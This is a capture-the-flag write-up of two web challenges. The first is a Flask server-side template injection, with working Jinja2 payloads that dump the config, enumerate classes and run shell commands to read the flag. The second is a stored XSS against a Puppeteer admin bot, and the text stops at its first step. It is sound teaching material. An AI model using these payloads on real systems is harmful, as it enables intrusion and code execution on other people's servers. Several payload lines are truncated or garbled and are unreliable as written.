
Challenge 1: Hello World?

Description


Challenge
11 Solves


Hello world?

20

I am a newbie and I just learnt about a fancy way of writing hello world. Check them out on my website!

http://hehejy.eastasia.cloudapp.azure.com:8081/

Source Code




```
app = Flask(__name__)
@app.route('/',methods=['GET'])
def test():
    name = request.args.get('name', 'World')
    template = '''
        <div class="center-content error">
            <h1>Hello, %s</h1>
        </div>
        <! /?name ---->
    ''' %(name)

    return render_template_string(template)
```

This challenge demonstrates a **Server-Side Template Injection (SSTI)** vulnerability in a Flask web application. SSTI occurs when user input is improperly handled and injected directly into a template, allowing attackers to execute arbitrary server-side code. The vulnerability in this Flask application arises from the use of Python string formatting to insert user input into the template, rather than relying on secure template rendering methods. The test route in the Flask application uses the request.args.get('name', 'World') to capture the name parameter from the query string. This value is inserted directly into the template string using the % operator. Instead of properly escaping or sanitizing user input, the %s format string directly interpolates user-provided input into the template.

WriteUp


Step 1: Check the behaviour of the parameter by having other parameter for "name" as provided in source code.



Hello, jiayang

Step 2: Input with "${{<%[%%27"}}%\" kinda symbols to confirm again what template engine is being used, and confirm jinja is the one. Can read more on:

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti




jinja2.exceptions.TemplateSyntaxError

```
jinja2.exceptions.TemplateSyntaxError: unexpected '<'
```

Traceback (most recent call last)


```
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 2091, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 2076, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 2073, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 1518, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 1516, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python3.6/site-packages/flask/app.py", line 1502, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "/app/app.py", line 16, in test
```

Step 3: Confirm whether it is vulnerable by input "{{7*7}}", and yes it perform actions based on the input.




Hello, 49

Step 4: Perform more enumeration like “{{%20config%20}}” to dump environment variables, dump subclasses “{{%20().__class__.__base__.__subclasses__()%20}}” to dump subclasses(in order to know what function we can perform, continue enumeration until you can perform RCE)



```
hehejy.eastasia.cloudapp.azure.com:8081/?name={{%20config%20}}
```

```
Hello, <Config {'ENV': 'production', 'DEBUG': True, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': None,
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT':
'/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN':
None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY':
True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE':
None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS':
False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD':
None, 'MAX_COOKIE_SIZE': 4093}>
```




```
hehejy.eastasia.cloudapp.azure.com:8081/?name={{%20().__class__.__base__.__su...
```

```
Hello, [<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class
'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class
'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>,
<class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class
'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>,
<class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class
'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class
'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class
'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class
'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>,
<class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class
'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>,
<class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class
'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>,
<class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class
'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class
```

Step 4: Use the below payload from bookhacktricks to perform remote code execution.

{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("ls").read()}}{%endif%}{% endfor %}




RCE

```
# The class 396 is the class <class 'subprocess.Popen'>
{{''.__class__.mro()[1].__subclasses__()[396]('cat flag.txt',shell=True,stdout=-1).co

# Without '{{' and '}}'

<div data-gb-custom-block data-tag="if" data-0='application' data-1='][' data-2='][' 

# Calling os.popen without guessing the index of the class
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
```

Step 5: Read the Flag

{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("cat /flag").read()}}{%endif%}{% endfor %}




Not secure | hehejy.eastasia.cloudapp.azure.com:8081/?name={%%20for%20x%20in%20().__class__....

Hello, hehe{f1rst_eAsy_1nj3cti0n}

Challenge 2: The only frontend challenge?

Description



The only frontend challenge?

40

Upload.php might be interesting for you I guess, but how can i get admin?

http://hehejy.eastasia.cloudapp.azure.com:8084/

Source Code


The worker.js simulated an automated admin bot that logs into a web application and processes user-generated content. It uses Puppeteer to launch a headless browser, logs in with admin credentials, and listens to a Redis queue for post IDs to process. Upon receiving a post ID, the bot navigates to the corresponding URL, retrieves the page's content, and attempts to interact with elements like a "like" button. The bot logs details about the page, such as its content, status, and final URL. This automated interaction loop mimics real-world scenarios where admin systems handle user content, potentially making it vulnerable to **Cross-Site Scripting (XSS)** attacks if malicious scripts are present on the pages being visited.

In this post.php, the XSS injection occurs specifically in the content field, as it is directly rendered on the page through the render_tags function without proper sanitization.

```
          <div class="mt-3">
            <?= render_tags($post['content']) ?>
          </div>
```


WriteUp

Step 1: Register, Login and test the features throughout the web application. Since the challenge ask us to look at upload.php, we can read it and saw it require admin access.



